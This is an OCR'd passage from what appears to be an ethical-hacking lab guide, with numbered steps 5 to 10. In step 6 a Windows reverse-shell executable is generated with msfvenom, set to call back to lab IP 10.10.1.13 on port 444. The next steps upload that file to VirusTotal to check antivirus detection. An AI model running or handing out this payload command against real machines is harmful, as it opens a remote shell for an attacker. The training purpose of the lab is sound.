
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.


6. In the terminal window, type **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe** and press **Enter**, to generate payload.




7. Double click on **Firefox** icon, to open Firefox browser and type **https://www.virustotal.com** in the address bar and press **Enter**.




8. In the **VirusTotal** website click on **Choose file** option, in the **File Upload** window navigate to the **/home/attacker** directory and select **Windows.exe** file and click on **Open**.



9. Once the file is uploaded click on **Confirm upload** button to start the analysis.




10. After completing the analysis VirusTotal website shows the number of antivirus that have detected the virus.



